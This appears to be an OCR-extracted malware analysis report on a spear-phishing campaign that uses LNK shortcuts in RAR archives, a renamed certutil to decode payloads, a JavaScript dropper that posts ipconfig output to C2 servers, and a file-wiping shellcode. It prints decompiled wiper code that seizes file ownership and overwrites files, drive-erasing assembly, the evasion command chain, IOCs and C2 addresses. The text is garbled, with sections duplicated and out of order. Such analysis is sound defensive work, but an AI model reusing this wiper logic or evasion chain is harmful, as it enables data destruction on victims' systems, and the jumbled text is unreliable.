77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
